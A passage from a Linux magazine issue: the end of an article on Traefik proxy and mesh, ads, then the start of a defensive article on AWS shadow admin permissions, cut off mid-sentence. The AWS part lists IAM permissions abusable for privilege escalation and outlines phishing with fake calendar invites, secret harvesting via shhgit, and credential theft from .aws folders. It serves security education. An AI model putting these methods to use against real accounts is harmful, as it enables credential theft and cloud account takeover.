


Figure 2: Traefik acts as a reverse proxy and load balancer with a number of additional features such as Let's Encrypt integration. © Traefik

many cases, but was unsatisfactory in terms of controllability.

Therefore, the Traefik developers took a different approach to their work right from the outset. The idea was for Traefik to be a native Kubernetes resource and, like the other resources in Kubernetes, be manageable through its APIs. Even before the release of a formal version 1.0, the developers achieved this goal, and Traefik was one of the first reverse proxies on the market with this feature set.

Traefik as Reverse Proxy

The term “reverse proxy” is probably familiar to administrators of conventional setups from the Nginx context. Nginx often acts as a tool in reverse proxy mode. Where an internal system is not allowed to have a foothold on the Internet, a reverse proxy is a good way of making it accessible from the outside. The reverse proxy can be located in a demilitarized zone (DMZ, perimeter network, screened subnet), for example, and expose a public IP address including an open port to the Internet. It forwards connections to this DMZ IP to the server in the background, giving you several options that would not be available without a reverse proxy.

With `nftables` (the successor of `iptables`), you can restrict access to certain hosts. Reverse proxies are also regularly used as SSL terminators: They expose an HTTPS interface to the outside world without necessarily having to talk SSL with their back end. The same applies to the ability to control access to a web resource via HTTP authentication. Both features are often used in web applications that do not offer these functions themselves.

Traefik as a Load Balancer

Mentally, the jump from a reverse proxy to a load balancer is not far. The load balancer differs from the reverse proxy in that it can distribute incoming requests to more than one back end and has logic on board to do this in a meaningful way, including

different forwarding modes and the algorithms for forwarding.

Originally, Traefik was launched as a reverse proxy; it was therefore foreseeable that the tool would eventually evolve into a load balancer, and now Traefik Proxy can be operated not only as a proxy with a back end, but also as a load balancer with multiple target systems.

Adding Value in the Kubernetes Context

The functional scope of Traefik Proxy described up to this point matches that of a classic reverse proxy and load balancer: The service accepts connections to be forwarded to the configured back end in a protocol-agnostic way in OSI Layer 4, or specifically for HTTP/HTTPS at Layer 7. Traefik’s original killer feature was always its deep integration with Kubernetes: Anyone running their workload in Kubernetes did not need to worry about the proxy configuration – it would just come along as part of the pod definitions from Kubernetes. Moreover, the Traefik developers have added several features that make a lot of sense, especially in the Kubernetes context.

One part is that Traefik can act as an API gateway. Although the term is not defined in great detail, admins typically expect a few basic functions from an API gateway. At its core, it is always a load balancer, but it is protocol aware (hence OSI Layer 7). It not only understands the passing traffic but also intervenes with it at the request of the admin, such as upstream authentication and transport encryption by SSL, as already discussed. Add to that Traefik’s ability to function as an ingress controller in Kubernetes. Ingress controllers are a special prearrangement in the Kubernetes API for external components that are to handle incoming traffic. By making a service an ingress controller in its pod definitions, admins tell Kubernetes to push specific types of traffic or all traffic through that controller. This special feature is what characterizes the Traefik implementation as

a first-class citizen, as discussed in more detail earlier.

Certificate Management

The Traefik Proxy implements what many admins might consider a killer feature: It has a client for the ACME protocol and therefore handles communication with services like Google’s Let’s Encrypt.

Certificate handling is usually very unpopular with admins, because running your own certificate management setup is tedious and time consuming. Even creating a certificate signing request (CSR) regularly forces admins to delve the depths of the OpenSSL command-line parameters. Automatically requesting SSL certificates from Let’s Encrypt not only relieves the admin of this tedious work but also ensures that expired certificates are no longer a source of problems. Traefik Proxy talks to Let’s Encrypt on demand and fetches official certificates for public endpoints from services in pods.

A robust reverse proxy and load balancer that can be controlled from within Kubernetes may be considered valuable assets per se, but the world has become more complex in recent years, especially in the container context, and microservices play a crucial role in ensuring that plain vanilla reverse proxies and load balancers are no longer all you need. Microservices make an application highly flexible on the one hand, but difficult to operate on the other. Depending on the load and its own configuration, Kubernetes launches an arbitrary number of instances of certain services or causes them to disappear ad hoc into a black hole (e.g., if the load is light at the moment and the resources are needed to handle other tasks).

Therefore, it is enormously difficult to keep track of all the paths for inter-instance communication or to configure those paths – in fact, it’s impossible. Hand-coding all instances of service A to talk to all known instances of host B is not feasible in practice with any reasonable amount of effort – not to mention that most

components of microarchitecture applications today communicate with each other by REST or gRPC, which are based on HTTP at their core or at least make heavy use of it. However, HTTP does not provide for specifying multiple possible destinations for a connection.

Meshes as Brokers

On the application level, communication between the different components of an application can hardly be implemented in a meaningful way. In the wake of Kubernetes and its ilk, mesh solutions have therefore enjoyed great popularity for some time. They interpose themselves between the instances of all services of a microservices application and act as a kind of broker. They automatically register outgoing and incoming instances of the individual services, forward new connections to them, and thus establish an end-to-end communication network.

Not wanting to miss out on market developments, Traefik developers expanded the functionality of their solution and put together a product named Traefik Mesh (Figure 3). The core of Traefik Mesh is still Traefik Proxy, but the technical foundation of this solution is fundamentally different from the approach that some admins may be familiar with from Istio and others.

Resource-Intensive Sidecars

The architecture of solutions like Istio is often known as a sidecar architecture, because it sets up a proxy server alongside each service in an environment directly in the pod; therefore, it requires the proxy component to be part of the pod definition. For example, to use Istio in this way, the admin or developer has to make Istio part of a pod at the Kubernetes level.

In such a construct, the various instances of microservices no longer talk to each other directly; instead, each instance has its own proxy that can dynamically forward incoming

connections to its own or another instance. Traefik calls this design “invasive” precisely because it requires every definition at the pod level to contain the components necessary for Istio. This approach undoubtedly has technical advantages, such as comprehensive mutual transport layer security (mTLS) encryption between all instances and all apps. Nevertheless, Traefik fixes another problem: the resource consumption of the proxy servers that act as sidecars in the pod. Twenty sidecar instances of the proxy with 20 instances of different apps in a microservice environment logically cause significant overhead.

Without a Sidecar

The Traefik mesh works differently. Precisely because the proxy was there at the beginning as the first service with native Kubernetes sup-

port, it was obvious to drill it down to a mesh. Anyone who wants to use Traefik as a mesh will not roll out one sidecar per pod with the application in question in Kubernetes, but one Kubernetes proxy per physical host. Ultimately, the admin has no direct influence on the numbers per host when deploying the containers anyway if you roll out the proxy as a native Kubernetes resource.

In practice, this setup leads to a changed communication matrix as soon as the developer of an application configures it to use the proxy server. Each application then communicates with other services in other pods and on other hosts through the centralized Traefik Proxy on each host. The overhead caused by multiple proxy servers per server is eliminated, as is the additional configuration overhead caused by modified pod definitions. Another practical




Figure 3: Traefik Mesh does not use the sidecar principle but operates just one proxy server per host. This saves resources on the host. © Traefik

feature, especially for debugging purposes, is that the original communication paths to the individual apps are retained in the various pods. The address on which apps and users contact a service essentially decides whether or not communication is routed by way of Traefik Proxy. In Traefik, the developers' attention to detail is noticeable in many places. You will regularly find admins and developers cursing because it is difficult to search for or even find errors in dynamic, interwoven mesh environments. In the meantime, therefore, a separate class of tools has established itself on the market to facilitate this task: tracing tools such as Jaeger. However, for Jaeger to work as a sniffer dog, it needs a communication interface to plug into the ongoing exchange between all the components. Traefik Proxy provides such an interface, making debugging much easier for developers. Additionally, Traefik Proxy integrates easily with a range of monitoring applications focused on modern infrastructure. Interfaces for Prometheus (Figure 4) or InfluxDB are also available out of the box. Even for the open source version of Traefik, this results in comprehensive monitoring capability along with the admin's

good feeling of knowing what is going on in their environment. Mesh environments also benefit from the other features available in Traefik Proxy, including dynamic detection of new instances of individual services, instances that have been dropped in the meantime, and configurable rate limiting so as not to overuse individual instances of individual services.

Traefik Pilot

Traefik turns out to be a proxy that can be used in a mesh context, with the versatile solution significantly reducing complexity (e.g., compared with Istio). Nevertheless, the developers attach great importance to keeping the construct transparent and understandable for the admin. Even without additional components like Jaeger, admins and developers always need to be aware of the state of Traefik. For this purpose, the developers launched Traefik Pilot (Figure 5): in essence, a GUI for monitoring and supervising Traefik. It uses its interfaces for data acquisition, draws monitoring and trending information from the acquired metrics data, and visualizes the results. Moreover, Traefik instances can be controlled directly in Pilot (e.g., to use Traefik's plugin interface).

Traefik Pilot lets you extend Traefik with additional features that are not included by the vendor.

Traefik Enterprise

Finally, I'll look at the commercial version of Traefik, Traefik Enterprise, which is aimed at enterprises that want to use Traefik on a large scale and for whom the feature set of the open source variant is not sufficient. For developers, this is always like riding on a cannonball: On the one hand, many companies from the container environment attach importance to offering open source software and belonging to the open source community. On the other hand, increasing numbers of solutions are becoming established on the market in which even very basic functions are only available in the commercial version. Traefik manages to find a sensible middle ground. Traefik Proxy itself as well as the mesh solution based on it are open source software and can be used without a bill from Traefik. The situation is different with Traefik Pilot, which is only available for cash and not as an open source application. For some features that Traefik reserves exclusively for the Enterprise




Figure 4: Traefik Proxy provides interfaces for metrics data to various solutions such as Prometheus or InfluxDB, where the data can then be displayed graphically in Grafana [4]. © Nick Babcock

variant, it can also be argued that they are actually necessary for regular operation in the year 2021. If you want to connect Traefik to any form of external identity data management (e.g., LDAP or OAuth 2), you will need the commercial version of the software. The factory-installed functions for backup and restore as well as a compatibility interface to conventional environments are also reserved for the commercial variant. However, at least backups can be handled in some other way.

All in all, Traefik does not yet fall into the category of open source pretender. However, the manufacturer follows the bad habit of not clearly naming horse and rider in terms of pricing on its website. What Traefik

charges enterprise customers depends on the number of proxies and the level of critical infrastructure – in other words, how subjectively important the particular proxy is to the admin, according to the vendor’s statement.

Conclusions

Reverse proxies and load balancers face completely different challenges in container environments than in conventional setups. On the one hand, the dynamics with which existing services disappear and new instances of applications spring up play a major role. On the other, it is of great importance that the connections between all these instances turn

out to be far more flexible than was the case in previous environments. The container circus even invented its own software genre for this – mesh networks for Kubernetes.

Traefik turns out to be an exciting alternative to Istio, Linkerd, and the like, because it achieves very similar effects with far less technical effort and considerably lower overheads. Although a few features fall by the wayside, Traefik is well worth a look for admins of average container solutions.

In the open source version, the feature set of the solution is quite sufficient for everyday tasks, even if you as a developer or administrator would certainly want some of the features from the enterprise edition. However, Traefik gets full marks for the most important points: Traefik resources can be easily managed from within Kubernetes and are true first-class citizens. If you don’t like Istio and the sidecar principle, you will probably find a good and efficient alternative in Traefik.




Figure 5: Traefik Pilot is the monitoring solution for Traefik, launched by the manufacturer. © Traefik

Info

- [1] Traefik: [\[https://traefik.io\]](https://traefik.io)
- [2] Traefik Proxy: [\[https://traefik.io/traefik\]](https://traefik.io/traefik)
- [3] Traefik Mesh: [\[https://traefik.io/traefik-mesh\]](https://traefik.io/traefik-mesh)
- [4] Babcock, Nick. "Monitoring remote sites with Traefik and Prometheus": [\[https://nickb.dev/blog/monitoring-remote-sites-with-traefik-and-prometheus\]](https://nickb.dev/blog/monitoring-remote-sites-with-traefik-and-prometheus)



Hone your skills with special editions!

Get to know Shell, LibreOffice, Linux, and more from our Special Edition library.

The *Linux Magazine* team has created a series of single volumes that give you a deep-dive into the topics you want.

Available in print or digital format

Check out the full library!

shop.linuxnewmedia.com

FREE DVD! JOIN THE **LINUX REVOLUTION!**
← ALL THE SOFTWARE YOU NEED!

GETTING STARTED WITH LINUX

• MORE POWERFUL • MORE SECURE • MORE FUN

LEARN HOW TO SET UP A LINUX SYSTEM TO:

- Listen to Music • Play Games • Process Photos
- Surf the Web • and Much More!

START

2020 Edition **LINUX Special**

WWW.LINUX-MAGAZINE.COM

LINUX **301 BEST BASH COMMANDS**

LINUX SHELL

2021 Edition **LINUX Special**

HANDBOOK

SUPERCHARGE

YOUR LINUX SKILLS

Power at Your Fingertips

- Pipe and redirect output
- Monitor processes
- Create custom scripts

Keep this guide as a permanent reference!

LINUX NEW MEDIA
The Power of Open Source

WWW.LINUX-MAGAZINE.COM

FREE DVD! LibreOffice Full Version

Become a LibreOffice Expert!
2020 Edition

LibreOffice

Dive deep into the world's greatest free office suite

Write Your Own LO Macros
Save time and automate common tasks

Digital Signatures
Lock down your private documents

Edit and Save MS Office Files

Create Professional:

- Text Documents
- Spreadsheets
- Presentations
- Databases

Replace MS Office and Google Docs!

LibreOffice®
Includes full versions for Windows, macOS, and Linux

WWW.LINUX-MAGAZINE.COM

LINUX Special **101 COOL LINUX HACKS** **2020 EDITION**

101 COOL LINUX HACKS

Inspirational tricks and shortcuts for Linux geeks

- Repair your bootloader
- Cure the Caps Lock disease
- Tricks with terminal output
- Disable your webcam and mic
- Run C one-liners in the shell

- Undelete lost files
- Ignore case in file names

PHONING IN
Sync your phone with a Linux desktop

QUICK SWITCH
Change to a second distro using chroot

LINUX Special

WWW.LINUX-MAGAZINE.COM

Shadow admin permissions and your AWS account

Shadow Boxing

Malicious attackers are trying to conquer your AWS castle in the cloud. To mount a strong defense, you'll need a deeper understanding of privilege escalation and shadow admin permissions. By Raul Lapaz Valeiras

The year is 50 BC. Gaul is entirely occupied by the Romans. Well, not entirely ... One small village of indomitable Gauls still holds out against the invaders.

Like those indomitable Gauls, you face down legions of mysterious invaders who would love to conquer your Amazon Web Services (AWS) resources. In this article, I look at how many AWS attacks happen and what you can do about them, but before I get started, I'll take a moment to explain how permissions work on AWS.

AWS Permissions

A principal, which can be a human or a machine, makes a request for an action on any AWS resource. Principals must authenticate with their credentials to send a request to AWS, unless the resource permits anonymous access, which is not the case for most services. The principal can use the root user or an Identity and Access Management (IAM) user. Of course, being the root user is not security best practices.

Once you authenticate, you can only access resources on which you have some kind of authorization. During authorization, AWS checks for poli-

cies that apply to the request, which it then uses to determine whether to allow or deny the request.

This topic can get very complex, so I will not dive deep, but the concept is very similar to, for example, Microsoft authentication, where you need to have a user account and permissions to access any resource on the network. Cloud providers have an extensive selection of permissions or capabilities that makes it difficult for admins to use the *principle of least privilege* when configuring policies for users and roles.

The Israeli cybersecurity company CyberArk explains, "... there are many cases where Shadow Admins might be created. Despite the appearance of limited permissions, a Shadow Admin with just a single permission has the ability to gain the equivalent power of a full admin" [1].

I refer to the term *shadow admin* often in this article. Simply, a shadow admin is a user or role with some assigned capabilities, that, if not configured properly, can escalate privileges to full administrator. A shadow admin account is thus nearly as dangerous as the root account, and it receives far less attention from security staff. CyberArk has stated that 10 shadow

admin permissions exist, but as you will see later, there are even more than that. CyberArk has released an open source tool called SkyArk [2] with which you can scan Azure and AWS environments and identify shadow admin accounts. To scan your account, you just need to set up a user account with IAM read-only permissions, because it just needs to check for the assigned permissions of all users and roles, and create an access key for that account.

SkyArk is useful for identifying accounts that could be vulnerable to privilege escalation. The results of the scans can be used by defenders (blue team) and pentesters (red team) to test the security of their company and remove all shadow admins with unnecessary permissions. However, bad actors can also use the results to break into cloud accounts. As a security professional, you need to know all those permissions and how to protect and detect them.

Table 1 shows the AWS permissions that CyberArk identifies as shadow admin permissions.

Rhino Security Labs [3], the creators of the open source web penetration framework Pacu [4], takes a more expansive view of what permissions

Table 1: CyberArk Shadow Admin Permissions

Action	Result
CreateAccessKey	Any user with this permission could abuse it to create a new access key to another IAM admin account.
CreateLoginProfile	With this permission, an attacker can create another password-based login profile and use it to perform malicious activities on behalf of the user.
UpdateLoginProfile	An attacker could reset user passwords.
AttachUserPolicy, AttachGroupPolicy, or AttachRolePolicy	Any user could attach an existing admin policy to a user account.
PutUserPolicy, PutGroupPolicy, or PutRolePolicy	A cybersecurity adversary could add policies to other users, granting additional privileges to compromised users.
CreatePolicy	An attacker could add any policy to any compromised user.
AddUserToGroup	A bad actor could add any non-privileged user to any privileged group.
UpdateAssumeRolePolicy	A malicious attacker could change a privileged role to grant permissions to a non-privileged account.
CreatePolicyVersion or SetDefaultPolicyVersion	Attackers with both permissions would be able to change customer-managed policies to convert non-privileged users to privileged users.
PassRole with CreateInstanceProfile or AddRoleToInstanceProfile	Any hacker could create a new privileged instance profile and attach it to a compromised Amazon Elastic Compute Cloud (EC2) instance that the attacker owns.

are dangerous enough to be shadow admin permissions. The Rhino team lists 21 shadow admin permissions. **Table 2** shows the additional permissions that made the Rhino list. The people at Rhino Security Labs have done a brilliant job creating a Python script, `aws_escalate.py` [5], to identify all 21 shadow admins.

Preparing the Invasion

Julius Caesar wanted to launch a big invasion into Gaul to defend Rome and earn glory for himself. However, nowadays, motivations are different, and they include espionage, spamming, disruption, fun, credibility, theft, abuse, financial interference, revenge, and so on. To get the key to the castle, a bad actor needs to get a user’s credentials first. The easiest way would be to ask the user, but perhaps that option will not succeed, so the attacker might need to take a unique approach. As you know, developers, software engineers, DevOps folks, and others that usually interact with AWS resources sometimes keep credentials in clear text on their computers, unless they make the effort to deploy some sort of protection like password vaults, but I’ll assume those are few. Employing a very common hacking method like

phishing is a likely way the attacker will take the first step. For instance, the attacker could browse to Gmail or any other email web provider and create an account with a name that is descriptive of an existing company. (I will not give you any specific ideas here.) Next, they could get a list of recipients for the email that might comprise a small team of developers or employees with similar roles, which can probably be found on LinkedIn. Other methods are suitable for finding credentials in the wild. For instance, intruders can use a tool

called `shhgit` [6] to find secrets and sensitive files across GitHub code. The attacker can now send a fake calendar appointment with a subject line that is likely to get the attention of the recipient (e.g., a salary increase or a free Christmas dinner). In the body of the message is a link to a URL that everybody would love to click. Malware could then be deployed, or the link could redirect the legitimate traffic to a fake AWS console login. An attacker who succeeds in compromising one user can then navigate to the user profile `.aws` folder

Table 2: Rhino Shadow Admin Permissions

<code>iam:CreatePolicyVersion</code>	<code>iam:AttachRolePolicy</code>
<code>iam:SetDefaultPolicyVersion</code>	<code>iam:PutUserPolicy</code>
<code>iam:PassRole</code> and <code>ec2:RunInstances</code>	<code>iam:PutGroupPolicy</code>
<code>iam:CreateAccessKey</code>	<code>iam:PutRolePolicy</code>
<code>iam:CreateLoginProfile</code>	<code>iam:AddUserToGroup</code>
<code>iam:UpdateLoginProfile</code>	<code>iam:UpdateAssumeRolePolicy</code> and <code>sts:AssumeRole</code>
<code>iam:AttachUserPolicy</code>	<code>iam:PassRole</code> , <code>lambda:CreateFunction</code> , and <code>lambda:InvokeFunction</code>
<code>iam:AttachGroupPolicy</code>	<code>iam:PassRole</code> , <code>lambda:CreateFunction</code> , and <code>lambda:CreateEventSourceMapping</code>
<code>lambda:UpdateFunctionCode</code>	<code>iam:PassRole</code> and <code>glue:CreateDevEndpoint</code>
